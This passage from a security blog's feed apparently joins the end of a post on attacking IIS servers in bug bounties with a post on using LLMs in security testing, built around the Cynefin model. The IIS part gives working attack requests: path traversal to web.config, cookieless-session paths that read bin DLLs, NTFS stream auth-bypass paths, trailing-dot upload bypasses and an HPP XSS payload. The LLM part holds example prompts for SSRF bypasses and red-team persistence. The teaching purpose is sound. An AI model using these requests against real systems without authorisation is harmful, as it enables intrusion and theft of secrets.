<pre><code class="language-bash">python scanner.py WEBDEV
</code></pre>

<pre><code class="language-text">Found matches:
--------------------------------------------------
- WebDev.md
- WebDeveloper.java
- webdev.txt
- webdevicons.lua
--------------------------------------------------
Total unique matches: 86
</code></pre>

<p>Another cool option is <a href="https://github.com/projectmonke/shortnameguesser">shortnameguesser</a>, which takes shortname scanner output and generates targeted wordlists by querying multiple sources to resolve the fragments.</p>

<h4 id="using-bigquery-to-resolve-shortnames">using BigQuery to resolve shortnames</h4>

<p>This is where it gets interesting. This technique is inspired by <a href="https://www.assetnote.io/resources/research/finding-hidden-files-and-folders-on-iis-using-bigquery">Assetnote’s research on using BigQuery to find hidden files on IIS</a>. The idea is simple: use Google BigQuery’s public GitHub dataset to search the entire GitHub codebase for filenames that match your shortname pattern.</p>

<p>If your shortname scan returned <code>SITEBA~1.ZIP</code>, you run this in BigQuery:</p>

<pre><code class="language-sql">SELECT DISTINCT path
FROM `bigquery-public-data.github_repos.files`
WHERE REGEXP_CONTAINS(path, r'(?i)(\/siteba[a-z0-9]+\.zip|^siteba[a-z0-9]+\.zip)')
LIMIT 1000
</code></pre>

<p>You’ll get back real filenames from real projects: <code>sitebackup.zip</code>, <code>sitebase.zip</code>, and so on. Now you have a focused wordlist instead of blindly guessing.</p>

<h4 id="bruteforcing-the-rest-with-crunch">bruteforcing the rest with crunch</h4>

<p>When LLMs, GitHub, and BigQuery all come up empty, sometimes you just need to go dumb and brute-force the remaining characters. <code>crunch</code> generates wordlists of every possible combination for a given character length:</p>

<pre><code class="language-bash">crunch 4 6 abcdefghijklmnopqrstuvwxyz -o wordlist.txt
</code></pre>

<p>This generates every lowercase alphabetic string from 4 to 6 characters long. Since 8.3 shortnames show you the first 6 characters, you typically only need to guess the remaining portion.</p>

<p>Say shortscan gave you <code>DESKTO~1.ZIP</code>. You know the filename starts with <code>deskto</code> and ends with <code>.zip</code>. Now you need to figure out what comes after <code>deskto</code>. The file could be <code>desktop.zip</code>, <code>desktopbackup.zip</code>, <code>desktop-files.zip</code>, etc. Use ffuf with pattern-based fuzzing to cover the variations:</p>

<pre><code class="language-bash">ffuf -w wordlist.txt -u https://target.com/desktoFUZZ.zip -mc 200,301,302,403
ffuf -w wordlist.txt -u https://target.com/desktop-FUZZ.zip -mc 200,301,302,403
ffuf -w wordlist.txt -u https://target.com/desktop_FUZZ.zip -mc 200,301,302,403
ffuf -w wordlist.txt -u https://target.com/desktop%20FUZZ.zip -mc 200,301,302,403
ffuf -w wordlist.txt -u https://target.com/desktopFUZZ.zip -mc 200,301,302,403
</code></pre>

<p>Note the different separators: hyphen, underscore, URL-encoded space, and no separator at all. Developers are inconsistent with naming conventions, so you want to cover all patterns. The <code>%20</code> variant catches the surprisingly common case where someone named their file with a space in it — Windows doesn’t care, and IIS will serve it just fine.</p>

<p>This is the brute-force fallback when the smart approaches fail, and honestly, it works more often than you’d expect.</p>

<h3 id="fuzzing-the-iis-specific-wordlist-matters">fuzzing: the IIS-specific wordlist matters</h3>

<p>Generic wordlists are fine for generic servers. IIS is not generic. You need to fuzz for things that only exist in the IIS/.NET ecosystem.</p>

<p>These are high-value targets to fuzz for:</p>

<pre><code class="language-shell">/web.config
/web.config.bak
/web.config.old
/web.config.txt
/global.asax
/trace.axd
/elmah.axd
/connectionstrings.config
/appsettings.json
/appsettings.Development.json
/appsettings.Staging.json
/appsettings.Production.json
/appsettings.Local.json
/secrets.json
/WS_FTP.LOG
/_vti_pvt/service.cnf
</code></pre>

<p>For instance, <code>trace.axd</code> is the ASP.NET trace viewer. If it’s enabled, you get full request/response logs including headers, cookies, and sometimes credentials. <code>elmah.axd</code> is the error log viewer; same deal. These are essentially debug endpoints that developers forget to turn off. 🫣</p>

<p>And always fuzz with IIS-specific extensions:</p>

<pre><code class="language-shell">.asp,.aspx,.ashx,.asmx,.wsdl,.wadl,.config,.xml,.zip,.txt,.dll,.json
</code></pre>

<p>A practical ffuf command:</p>

<pre><code class="language-bash">ffuf -u https://target.com/FUZZ -w iis-wordlist.txt \
     -e .asp,.aspx,.ashx,.asmx,.config,.json,.xml,.zip,.bak,.txt \
     -mc 200,301,302,403 -fs 0
</code></pre>

<p>Some IIS-specific wordlists that I like:</p>

<ul>
  <li><a href="https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/IIS.txt">secLists IIS.txt</a>: the classic. Covers default IIS paths, common handlers, and legacy files. Use it without adding extensions since the entries already include them.</li>
  <li><a href="https://github.com/orwagodfather/WordList/blob/main/iis.txt">orwa’s iis.txt</a>: curated by Godfather Orwa (the same guy from the “THE POWER OF RECON” talk in the references below). Battle-tested on real bug bounty programs. This is the one I reach for first. 👑</li>
  <li><a href="https://github.com/orwagodfather/WordList/blob/main/aspx.txt">orwa’s aspx.txt</a>: companion to the above, focused specifically on .aspx endpoints.</li>
  <li><a href="https://raw.githubusercontent.com/xmendez/wfuzz/master/wordlist/vulns/iis.txt">wfuzz iis.txt</a>: small but focused on known-vulnerable IIS paths.</li>
  <li><a href="https://github.com/digination/dirbuster-ng/blob/master/wordlists/vulns/iis.txt">dirbuster-ng iis.txt</a>: another compact one that targets IIS-specific weaknesses.</li>
  <li><a href="https://wordlists.assetnote.io/">Assetnote wordlists</a>: auto-generated from real-world crawl data, updated monthly. Grab the ASP and ASPX wordlists. These are derived from actual production applications, so the hit rate is significantly better than generic lists.</li>
  <li><a href="https://github.com/six2dez/OneListForAll">OneListForAll</a>: the “rockyou of web fuzzing.” Use <code>onelistforallshort.txt</code> for targeted runs and leave the full list running overnight.</li>
</ul>

<blockquote>
  <p>[!TIP] pro tip
IIS is case-insensitive. If your wordlist is mixed-case, you’re wasting requests on duplicates. Use a lowercased wordlist like SecLists’ <code>raft-medium-words-lowercase.txt</code> or pipe your custom list through <code>tr '[:upper:]' '[:lower:]' | sort -u</code> before feeding it to ffuf.</p>
</blockquote>

<h3 id="webconfig-the-keys-to-the-kingdom">web.config: the keys to the kingdom</h3>

<p>If you can read <code>web.config</code> through a path traversal, a misconfigured backup file, or a shortname-assisted discovery, you’ve potentially won the entire engagement.</p>

<p>Here’s why: IIS web.config files often contain machine keys. These are the cryptographic keys used to sign and encrypt ViewState. If you have the machine keys, you can forge a malicious serialized ViewState payload and achieve remote code execution via deserialization.</p>

<p>This is one of the most reliable IIS RCE chains in existence. Tools like <a href="https://github.com/pwntester/ysoserial.net">ysoserial.net</a> will generate the payload for you once you have the keys. 🔑</p>

<h4 id="path-traversal-to-webconfig">path traversal to web.config</h4>

<p>If you find any kind of file download or file read parameter, try stuff like:</p>

<pre><code class="language-shell">GET /download?id=../../web.config
GET /download?id=..%2f..%2fweb.config
</code></pre>

<h4 id="bin-directory-dll-exposure-via-cookieless-sessions">bin directory DLL exposure via cookieless sessions</h4>

<p>Even without a path traversal, there’s a slick way to pull DLLs straight out of the <code>bin</code> directory. ASP.NET’s legacy cookieless session feature lets you embed a session token directly in the URL path using the <code>(S(X))</code> syntax. The beautiful part: you can abuse this to confuse IIS’s path resolution and access the <code>bin</code> folder even when it should be blocked.</p>

<pre><code class="language-shell">GET /(S(X))/b/(S(X))in/Newtonsoft.Json.dll
</code></pre>

<p>That URL looks like gibberish, but IIS interprets the <code>(S(X))</code> segments as cookieless session tokens, strips them during path normalization, and ultimately resolves the path to <code>/bin/Newtonsoft.Json.dll</code>.</p>

<p>Now, <code>Newtonsoft.Json.dll</code> is a default library and won’t contain application secrets on its own. But the technique works for <em>any</em> DLL in the bin directory. If you’ve already enumerated filenames via tilde shortnames or other methods, swap in the actual application DLLs:</p>

<pre><code class="language-shell">GET /(S(X))/b/(S(X))in/WebApplication1.dll
GET /(S(X))/b/(S(X))in/App_Code.dll
GET /(S(X))/b/(S(X))in/MyCustomAPI.dll
</code></pre>

<p>Download those, throw them into JetBrains dotPeek or dnSpy, and you’re reading the full decompiled source code: hardcoded credentials, API keys, internal endpoint logic, custom auth implementations; everything the developers thought was safely compiled away. 💀</p>

<h3 id="reverse-proxy-path-confusion">reverse proxy path confusion</h3>

<p>When IIS sits behind a reverse proxy (or acts as one), you can sometimes exploit path normalization differences to access paths you shouldn’t.</p>

<p>The classic trick: if <code>/admin/</code> returns 403 or redirects you, try:</p>

<pre><code class="language-shell">/anything/..%2fadmin/
</code></pre>

<p>The proxy sees <code>/anything/..%2fadmin/</code> and thinks you’re requesting <code>/anything/</code>. It forwards the request. But IIS decodes <code>%2f</code> to <code>/</code>, resolves the path traversal, and serves <code>/admin/</code>. You just bypassed the access control.</p>

<h3 id="authentication-bypass-via-ntfs-hacks">authentication bypass via NTFS hacks</h3>

<p>IIS 7.5 and similar versions have a fun behavior with NTFS alternate data streams and index allocation. You can sometimes bypass basic authentication with paths like:</p>

<pre><code class="language-shell">/admin::$INDEX_ALLOCATION/admin.php
/admin:$i30:$INDEX_ALLOCATION/admin.php
</code></pre>

<p>These exploit how IIS resolves NTFS metadata streams. The authentication module sees a path it doesn’t recognize as protected, but the file system resolves it to the actual directory anyway.</p>

<h3 id="file-upload-tricks">file upload tricks</h3>

<p>If you find an upload function on an IIS target, the developers almost certainly blacklisted <code>.aspx</code> and <code>.asp</code>. But IIS serves a surprising number of extensions as <code>text/html</code> by default, which means stored XSS through file upload.</p>

<p>Extensions that render as HTML (basic XSS vector works):</p>

<pre><code class="language-shell">.cer
.hxt
.htm
</code></pre>

<p>Extensions that support XML-based XSS vectors:</p>

<pre><code class="language-shell">.dtd, .mno, .vml, .xsl, .xht, .svg, .xml, .xsd,
.xsf, .svgz, .xslt, .wsdl, .xhtml
</code></pre>

<p>And IIS has a quirk with trailing dots in filenames. If the upload filter blocks <code>shell.aspx</code>, try:</p>

<pre><code class="language-shell">shell.aspx.
shell.aspx..
shell.aspx...
</code></pre>

<p>IIS will strip the trailing dots and serve the file normally. This has been a known bypass for years and people still don’t filter for it. 🤷</p>

<p>For server-side includes, these extensions are worth trying:</p>

<pre><code class="language-shell">.stm, .shtm, .shtml
</code></pre>

<h2 id="bypassing-wafs-via-hpp">bypassing WAFs via HPP</h2>

<p>One last trick. If there’s a WAF in front of the IIS target blocking your payloads, HTTP Parameter Pollution (HPP) can sometimes split your payload across duplicate parameters:</p>

<pre><code class="language-shell">https://target.com/page?param=&lt;svg/&amp;param=onload=alert(1)&gt;
</code></pre>

<p>IIS and ASP.NET concatenate duplicate parameter values with a comma by default, which can reassemble your payload on the other side of the WAF.</p>

<h2 id="bottom-line">bottom line</h2>

<p>As we’ve seen, the attack surface of IIS in bug bounty is pretty wide but consistently under-tested. Everyone’s off chasing the latest js framework vuln while these windows boxes sit there, leaking internal IPs, serving up their own config files, and running with shortname enumeration wide open.</p>

<p>So don’t skip the blue screen. Recon harder. 🕵</p>

<h2 id="further-reading">further reading</h2>

<p>There are some cool references I’ve collected thorought preparing this post:</p>
<ul>
  <li><a href="https://youtu.be/cqM-MdPkaWo">NahamCon2021 - Hacking IIS</a></li>
  <li><a href="https://youtu.be/yyD8Z5Qar5I">THE POWER OF RECON by Orwa Atyat</a></li>
  <li><a href="https://docs.google.com/presentation/d/1AA0gX2-SI_9ErTkBhtW0b-5BH70-1B1X">Hacking IIS</a></li>
  <li><a href="https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/iis-internet-information-services">Hacktricks: IIS Internet Information Services</a></li>
  <li><a href="https://mike-n1.github.io/ExtensionsOverview">Extensions Overview</a></li>
  <li><a href="https://x.com/infosec_au/status/1340785029899698181">IIS Shortname Discovery</a></li>
  <li><a href="https://www.assetnote.io/resources/research/finding-hidden-files-and-folders-on-iis-using-bigquery">Assetnote’s BigQuery research for resolving IIS shortnames</a></li>
</ul>]]></content><author><name>Miguel Llamazares</name></author><category term="pentesting" /><category term="iis" /><category term="recon" /><category term="waf" /><summary type="html"><![CDATA[]]></summary></entry><entry><title type="html">how to not be an llm kiddie</title><link href="https://mll.sh/how-to-not-be-a-llm-kiddie/" rel="alternate" type="text/html" title="how to not be an llm kiddie" /><published>2026-02-10T00:00:00+00:00</published><updated>2026-02-10T00:00:00+00:00</updated><id>https://mll.sh/how-to-not-be-a-llm-kiddie</id><content type="html" xml:base="https://mll.sh/how-to-not-be-a-llm-kiddie/"><![CDATA[<p>Most people use llms the same way regardless of what they’re doing: hunting for an IDOR in a SaaS app, triaging a buffer overflow in a C codebase, or brainstorming names for a cat that will never answer to any of them. 😸</p>

<p>Then, they get slop back and either (a) report the vuln anyway, or (b) complain that <em>“aI iS oVeRhYpEd”</em>.</p>

<p>As you know, a <strong>script kiddie</strong> is someone who fires exploits they don’t understand against targets they can’t evaluate, claiming results they didn’t earn. But nowadays we also have the <strong>llm kiddies</strong>: those who throw every problem at a language model with zero understanding of <em>when</em> or <em>how</em> these things actually work.</p>

<p>Here I will share my mental model I use for using llms effectively so you don’t become one. Let’s go.</p>

<h2 id="where-llms-are-actually-decent">where llms are actually decent</h2>

<p>OK, let’s be honest about some of the wins, because they’re real:</p>

<ol>
  <li><strong>pattern completion on well-understood domains</strong>: if there are 10K stackoverflow answers or 500 published CVEs with similar patterns, the llm will help you synthesize that knowledge fast. Known vulnerability classes, standard misconfigurations, documented attack techniques, etc.</li>
  <li><strong>translation between representations</strong>: HTTP request to cURL command, burp log to python exploit script, raw bytes to structured analysis. Moving information across formats is bread and butter.</li>
  <li><strong>first-draft generation</strong>: rough PoC scripts, report outlines, remediation recommendations. The key word is <em>starting point</em>.</li>
  <li><strong>synthesis of known information</strong>: correlating CVEs, summarizing advisories, comparing documented attack paths. If the knowledge exists in the training data, it can compress it for you.</li>
  <li><strong>rubber duck on steroids</strong>: explaining an attack chain back to you, stress-testing your methodology, helping you see logic gaps in your approach. IMHO, this one is underrated.</li>
</ol>

<h2 id="where-llms-suck">where llms suck</h2>

<p>Now the part nobody selling you a <em>“hack anything with AI 🌈”</em>  course wants you to hear:</p>

<ol>
  <li><strong>novel vulnerability discovery</strong>: if the bug doesn’t resemble a pattern in its training data, the model will fabricate one that <em>sounds</em> real: reports about vulnerabilities in functions that didn’t exist, buffer overflows in code that was bounds-checked, race conditions in single-threaded paths.</li>
  <li><strong>understanding execution context</strong>: it doesn’t know what’s actually running on the server, how the WAF is configured, what sanitization the custom middleware does, or whether that <code>strcpy</code> is actually reachable from user input. It knows <em>tokens</em>, not <em>systems</em>.</li>
  <li><strong>knowing what it doesn’t know</strong>: there’s no uncertainty flag. The model will produce a perfectly structured, CVSS-scored, impact-assessed <em>wrong vulnerability report</em> with the same confidence as a right one.</li>
  <li><strong>causal reasoning about runtime behavior</strong>: it can pattern-match static code into known vulnerability templates. It cannot reason about heap layout, race windows, cache timing, or multi-step exploitation chains in systems it hasn’t memorized.</li>
  <li><strong>taste and judgment</strong>: it will produce the statistical average of everything it’s <em>seen</em>, it has no direct practical experience.</li>
</ol>

<h2 id="the-curl-story-what-llm-kiddies-actually-destroy">the curl story: what llm kiddies actually destroy</h2>

<p>If you want to see what happens when llm kiddies operate at scale, look at what happened to curl<sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>.</p>

<p>In jul 2025, Daniel Stenberg<sup id="fnref:2"><a href="#fn:2" class="footnote" rel="footnote" role="doc-noteref">2</a></sup> published <a href="https://daniel.haxx.se/blog/2025/07/14/death-by-a-thousand-slops/">“Death by a thousand slops”</a>, describing how AI-generated vulnerability reports were flooding the curl bug bounty on HackerOne. About 20% of all submissions were obvious AI slop, and only around 5% of total submissions turned out to be genuine vulnerabilities: a massive decline from the prior rate of over 15%.</p>

<p>The reports had titles like <em>“Buffer Overflow Vulnerability in WebSocket Handling”</em> and <em>“HTTP Request Smuggling Vulnerability Analysis”</em>: beautifully formatted, confidently stated, and completely fabricated, kek.</p>

<p>Each report engaged 3-4 security team members, sometimes for up to three hours each. Multiply that by the eight bogus reports they got in a single week and you’re looking at <em>days</em> of wasted expert time. All because someone asked ChatGPT to “hey, find vulnerabilities in curl” and submitted whatever it hallucinated.</p>

<p>Sadly, in jan 2026, the hammer dropped: <a href="https://daniel.haxx.se/blog/2026/01/26/the-end-of-the-curl-bug-bounty/">“The end of the curl bug-bounty”</a>. After 87 confirmed vulnerabilities and over $100K in bounties paid since 2019, the program was killed. No more monetary rewards. No more HackerOne. RIP. 🪦</p>

<p>Stenberg identified three converging bad trends:</p>
<ol>
  <li>AI slop overwhelming the queue</li>
  <li>human reporters doing worse than ever (likely also misled by AI)</li>
  <li>submitters approaching with a bad-faith mindset: trying to twist anything into a critical vulnerability rather than genuinely helping improve the project</li>
</ol>

<p>The program died because thousands of people who didn’t understand the problem domain used a tool they also didn’t understand, and buried the signal in noise. Apache Log4j’s bounty program reportedly headed the same direction<sup id="fnref:3"><a href="#fn:3" class="footnote" rel="footnote" role="doc-noteref">3</a></sup>.</p>

<p>This is what the lack of a framework looks like. So let me give you one.</p>

<h2 id="enter-cynefin-matching-the-tool-to-the-terrain">enter cynefin: matching the tool to the terrain</h2>

<p>The <a href="https://cynefin.io/wiki/Main_Page">Cynefin framework</a><sup id="fnref:4"><a href="#fn:4" class="footnote" rel="footnote" role="doc-noteref">4</a></sup> is a <em>sense-making model to categorize situations according to their complexity and guide contextually appropriate decision-making processes</em>.</p>

<p>This isn’t academic nor consulting fluff: it’s the most practical lens I’ve found for understanding <em>when</em> to trust an llm and when to trust your own brain, especially in security work. Stay with me, plz.</p>

<p>Here are the cynefin domains, oversimplified:</p>
<ul>
  <li><strong>🔨 clear (obvious):</strong> cause and effect are obvious. best practice exists. <em>sense → categorize → respond.</em></li>
  <li><strong>🧩 complicated:</strong> cause and effect require analysis or expertise. good practice exists. <em>sense → analyze → respond.</em></li>
  <li><strong>🧪 complex:</strong> cause and effect are only coherent in retrospect. emergent practice. <em>probe → sense → respond.</em></li>
  <li><strong>🌪️ chaotic:</strong> no cause and effect relationship perceivable. novel practice. <em>act → sense → respond.</em></li>
  <li><strong>🧭 confusion (disorder):</strong> you don’t even know which of the previous domain you’re in.</li>
</ul>

<p>Below is a visual representation of these domains:</p>

<p><img src="/assets/img/cynefin.png" alt="cynefin" /></p>

<hr />

<h2 id="using-llms-in-each-cynefin-domain">using llms in each cynefin domain</h2>

<p>My take is that llms are nearly flawless in <em>clear</em>, they dominate in <em>complicated</em>, they degrade fast in <em>complex</em>, and they’re catastrophic in <em>chaotic</em>.</p>

<p>The idea is not to use the same prompt strategy everywhere, but to match it to the context of the specific problem.</p>

<p>Let’s break it down with practical examples:</p>

<h3 id="-clear-let-the-machine-do-the-boring-stuff">🔨 clear: let the machine do the boring stuff</h3>

<p>Clear problems have a known, unambiguous answer. In security work, this is the bread and butter: running a scan, checking a configuration against a benchmark, looking up a CVE, converting between formats. There’s one right answer, and it’s documented.</p>

<p><strong>Key insight:</strong> in clear domains, the llm is a <em>lookup and formatting engine</em>. Don’t overthink it. Just be precise about what you need.</p>

<h4 id="example-1-converting-and-checking-known-standards">example #1: converting and checking known standards</h4>

<pre><code class="language-text">I have an nmap scan result showing port 443 open on 
192.168.1.50 with the following TLS ciphers accepted:

TLS_RSA_WITH_AES_128_CBC_SHA
TLS_RSA_WITH_3DES_EDE_CBC_SHA
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
TLS_RSA_WITH_RC4_128_SHA

Cross-reference each cipher against the current Mozilla 
"Intermediate" TLS configuration guideline. For each one, 
tell me: (a) pass or fail, (b) the specific reason if it 
fails, (c) the exact nginx ssl_ciphers directive I need 
to keep only the passing ciphers.
</code></pre>

<p>This is purely mechanical. The answer exists in Mozilla’s documentation. The llm is just doing lookup and formatting faster than you could. No judgment required.</p>

<h4 id="example-2-translating-between-representations">example #2: translating between representations</h4>

<pre><code class="language-text">Convert this raw HTTP request from Burp into a working 
Python requests script. Preserve all headers exactly as-is, 
handle the cookies, and add a variable at the top for the 
session token so I can swap it easily:

POST /api/v1/transfer HTTP/1.1
Host: app.target.com
Cookie: session=eyJhbG...truncated
Content-Type: application/json
X-CSRF-Token: a1b2c3d4

{"from_account":"1001","to_account":"1002","amount":"500.00"}
</code></pre>

<p>Zero ambiguity. One correct output. Let the machine type it for you.</p>

<h4 id="takeaways-for-the-clear-domain">takeaways for the clear domain</h4>

<ul>
  <li><strong>use the llm for:</strong> lookups, format conversions, boilerplate generation, standard compliance checks.</li>
  <li><strong>don’t use the llm for:</strong> deciding <em>whether</em> the result matters. that’s your job.</li>
  <li><strong>the failure mode:</strong> assuming something is clear when it’s actually complicated. Try to verify the output against the actual source of truth (the RFC, the docs, the spec).</li>
</ul>

<h3 id="-complicated-where-llms-earn-their-keep">🧩 complicated: where llms earn their keep</h3>

<p>This is the sweet spot. The vulnerability class is well-documented. Exploitation techniques are published. The OWASP has been written about ten thousand times. The answer exists, but it requires expertise to connect the dots for <em>your specific target</em>.</p>

<p><strong>Key insight:</strong> in complicated domains, you want the llm to act as a <em>senior practitioner</em>. Be specific about your target context, the tech stack, what you’ve already tried, and what your constraints are.</p>

<h4 id="example-1-analyzing-a-specific-authentication-flow">example #1: analyzing a specific authentication flow</h4>

<pre><code class="language-text">I'm testing a B2B SaaS application. The auth flow works like this:

1. POST /api/v2/auth/login with {email, password} returns a JWT 
   in the response body (not httpOnly cookie)
2. JWT contains claims: sub, org_id, role (values: "member", 
   "admin", "owner"), exp, iat
3. JWT is signed with RS256. I've confirmed the public key is 
   served at /.well-known/jwks.json
4. The org_id claim is used server-side to scope data access: 
   changing org_id in requests to /api/v2/resources/* returns 
   403 for cross-org access
5. BUT: I noticed the PUT /api/v2/users/{id}/role endpoint only 
   checks that the JWT is valid: it does NOT appear to verify 
   the caller's role claim against the target user's org

Given this specific flow:
(a) What is the most likely privilege escalation path?
(b) Draft me a precise Burp Suite repeater test: original 
    request vs. modified request, what I should see if the 
    authz check is missing
(c) What other endpoints should I test for the same pattern 
    of "authn without authz"?
</code></pre>

<p>Here you gave the model real observations from real testing. You described the specific behavior you’ve already confirmed. Now it can draw on deep patterns from thousands of similar authorization bypass findings to help you <em>complete</em> your analysis. You’re the pilot. It’s the instruments panel.</p>

<h4 id="example-2-crafting-a-targeted-ssrf-payload">example #2: crafting a targeted SSRF payload</h4>

<pre><code class="language-text">Target is running a Node.js application behind Cloudflare. I've 
found an endpoint POST /api/integrations/webhook that accepts a 
{"callback_url": "..."} parameter. 

What I've tested so far:
- Direct http://169.254.169.254: blocked, returns 
  "invalid URL" error
- http://0x7f000001: blocked
- DNS rebinding with my server: inconsistent, sometimes works
- http://[::ffff:169.254.169.254]: returns different error: 
  "connection refused" (suggesting it passed URL validation 
  but couldn't connect)

The IPv6 variant returning "connection refused" instead of 
"invalid URL" suggests the URL parser accepts it but the 
network layer blocks it.

Given this behavior differential, what specific bypass 
techniques should I try next? Focus on URL parser confusion 
between the validation layer and the actual HTTP client (likely 
node-fetch or axios). Give me the 5 highest-probability 
payloads in order.
</code></pre>

<p>This is a complicated problem. The vulnerability class (SSRF) is well-known. The bypass techniques are documented. But connecting the specific parser behavior to the right bypass requires expertise that the llm has in abundance: because it’s seen thousands of SSRF writeups. You’re giving it the data from your actual testing and asking it to narrow the search space.</p>

<h4 id="takeaways-for-the-complicated-domain">takeaways for the complicated domain</h4>

<ul>
  <li><strong>use the llm for:</strong> expert-level analysis of well-known vulnerability classes, payload generation against specific tech stacks, tradeoff analysis between exploitation approaches, mapping your observations to documented attack patterns.</li>
  <li><strong>don’t use the llm for:</strong> confirming the vulnerability exists. <em>you</em> test it. <em>you</em> run the payload. <em>you</em> check the response.</li>
  <li><strong>the failure mode:</strong> submitting the llm’s analysis as your finding without verifying it. this is the step the slop reporters skipped.</li>
</ul>

<h3 id="-complex-where-you-lead-and-the-llm-follows">🧪 complex: where you lead and the llm follows</h3>

<p>Complex domains are where emergence lives. The target’s architecture is novel. The vulnerability chain requires combining multiple low-severity issues in ways nobody has documented. The attack surface shifts as you probe it. The relationship between cause and effect only makes sense <em>looking backward</em>.</p>

<p><strong>Key insight:</strong> in complex domains, the llm is not your exploit generator. It’s your <em>sparring partner</em>. You use it to stress-test your methodology, generate diverse hypotheses, and map the possibility space. <em>You</em> do the probing. <em>You</em> observe the behavior. The llm helps you think, not pwn.</p>

<p>My take is that most slop reporters that overwhelmed bb programs failed here specifically. They treated a complex problem (finding <em>real</em> vulnerabilities in a mature, heavily-audited C codebase) as if it were complicated (just apply known patterns). The llm told them what they wanted to hear, kek.</p>

<h4 id="example-1-mapping-an-unconventional-attack-surface">example #1: mapping an unconventional attack surface</h4>

<pre><code class="language-text">I'm testing a target with a GraphQL API. Here's what I've 
mapped so far through introspection and traffic analysis:

- Introspection is disabled in production, but I recovered 
  a partial schema from a JS source map at /static/js/app.
  chunk.js (extracting Apollo client cache references)
- There are ~40 queries and ~15 mutations I've identified
- The API uses cursor-based pagination with opaque base64 
  cursors: I decoded one and it's a JSON with {table, id, 
  created_at}. Changing the "table" field returns data from 
  different tables
- Rate limiting appears to be per-query-name, not per-request. 
  Aliased queries bypass the rate limit entirely
- There's a `searchUsers` query that accepts a `filter` param 
  that looks like it maps directly to a database WHERE clause

I'm NOT asking you to tell me what's vulnerable. I want you 
to challenge my attack methodology:

1. What am I likely overlooking in this enumeration?
2. Given the cursor structure leaking table names, what's 
   the highest-value probe I should run next?
3. The filter→WHERE mapping smells like injection: but 
   what are the 3 most common ways GraphQL layers sanitize 
   this that I should rule out before spending hours on it?
4. What would a contrarian pentester do differently here?
</code></pre>

<p>Note you’re using the llm to <em>sharpen your own approach</em>. You maintain agency. The model provides cognitive diversity you’d otherwise need a teammate for.</p>

<h4 id="example-2-chaining-low-severity-bugs">example #2: chaining low-severity bugs</h4>

<pre><code class="language-text">I've found three separate low-severity issues on the same target:

1. Reflected XSS in an error message on /legacy/search?q= 
   (CSP blocks inline scripts, but allows 'unsafe-eval' 
   and scripts from *.googleapis.com)
2. An open redirect at /auth/callback?next= (validated to 
   same origin but fails on /auth/callback?next=//evil.com)
3. A CSRF in the email-change flow at /settings/email 
   (SameSite=Lax on session cookie, no CSRF token, but 
   requires re-entering current password)

Individually these are all P4/informational at best. I suspect 
there's a chain here but I haven't found it yet.

Don't give me the answer. Instead: 
(a) What trust boundaries do these three issues share?
(b) What's the one piece of information I'm missing that 
    would tell me whether a chain exists?
(c) Sketch me 2 possible chain hypotheses I should test: 
    not full exploits, just the logical path I need to 
    validate or invalidate.
</code></pre>

<p>This is complex territory. The chain is emergent: it only becomes visible through probing and creative combination. The llm is good at generating hypotheses because it’s seen lots of chain writeups. But ideally you should to <em>check each link yourself</em>.</p>

<h4 id="takeaways-for-the-complex-domain">takeaways for the complex domain</h4>

<ul>
  <li><strong>use the llm for:</strong> hypothesis generation, methodology critique, mapping possibility spaces, identifying what you might be overlooking, synthesizing analogies from other targets or domains.</li>
  <li><strong>don’t use the llm for:</strong> deciding what’s true. only probing the real system tells you that.</li>
  <li><strong>the failure mode:</strong> treating the llm’s hypothesis as a finding. it’s a <em>direction to test</em>, not a <em>result</em>.</li>
</ul>

<h3 id="️-chaotic-where-you-act-first-and-think-later">🌪️ chaotic: where you act first and think later</h3>

<p>Chaos means there is no perceivable relationship between cause and effect. In security, this is an active incident, an unexpected zero-day disclosure, a red team engagement where the defenders just detected you and your infrastructure is burning down.</p>

<p><strong>the key insight:</strong> in chaotic domains, the llm’s main value is <em>speed of ideation</em>. You need options fast. You don’t need them to be perfect: you need them to be actionable <em>right now</em>.</p>

<h4 id="example-1-ir-containment-brainstorming">example #1: IR containment brainstorming</h4>

<pre><code class="language-text">We just discovered active exploitation of our customer-facing 
Rails app. Access logs show requests to /admin/impersonate 
from 3 different source IPs starting 4 hours ago. The endpoint 
should require admin auth but the logs show 200 responses with 
non-admin session cookies. We think there's an auth bypass but 
we haven't identified the root cause yet.

Don't give me a root cause analysis. Give me an immediate 
triage plan: the first 5 actions in order, each executable 
in under 10 minutes, to contain the damage while we 
investigate:

Constraints: 
- App runs on Kubernetes behind nginx ingress
- We have ~200 concurrent users we can't fully take offline
- We do have the ability to deploy nginx config changes 
  in &lt;2 minutes via Helm
</code></pre>

<p>This isn’t analysis. This is <em>“give me a reasonable first containment move while my brain is flooded with cortisol”</em>. The llm is good at this because it can recall incident response patterns while you’re too panicked to think straight.</p>

<p>Don’t treat it as the source of truth; always validate it against your own take. I usually ask after drafting an initial approach. If we both land on the same idea, that’s a strong signal. It’s basically <a href="https://en.wikipedia.org/wiki/Ensemble_learning">ensemble learning</a>.</p>

<h4 id="example-2-red-team-oops-you-just-got-caught">example #2: red team: oops, you just got caught</h4>

<pre><code class="language-text">I'm on a red team engagement. The blue team just killed my 
C2 callback from the compromised workstation. I still have 
an active SSH tunnel through a pivot host to an internal 
Jenkins server (credentials cached). The tunnel could die 
any minute.

I need 3 options for re-establishing persistence RIGHT NOW, 
ranked by stealth. Assume:
- I have root on the Jenkins box (Linux, Ubuntu 22.04)
- Jenkins has outbound HTTPS allowed through the proxy
- I do NOT have credentials for any other internal systems
- Blue team is actively hunting: anything noisy is burned 
  immediately

Speed over perfection. What do I do in the next 5 minutes?
</code></pre>

<p>Speed. Options. Known operational tradecraft. You pick, you act, you sense the response. That’s chaotic domain management. The llm generates the menu; you make the call.</p>

<p>But again: do not assume that menu is complete or correct right away. Be skeptic by default. We are navigating unexplored territory here.</p>

<h4 id="takeaways-for-the-chaotic-domain">takeaways for the chaotic domain</h4>

<ul>
  <li><strong>use the llm for:</strong> rapid option generation, triage checklists, brainstorming ideas when you can’t think straight.</li>
  <li><strong>don’t use the llm for:</strong> strategy. In chaos you don’t have time for strategy. You stabilize first, then move the problem into a domain where analysis is possible.</li>
  <li><strong>the failure mode:</strong> treating the llm’s first suggestion as gospel. It gave you a menu, not an order. Read the room, pick fast, and adapt.</li>
</ul>

<hr />

<h2 id="do-your-homework">do your homework</h2>

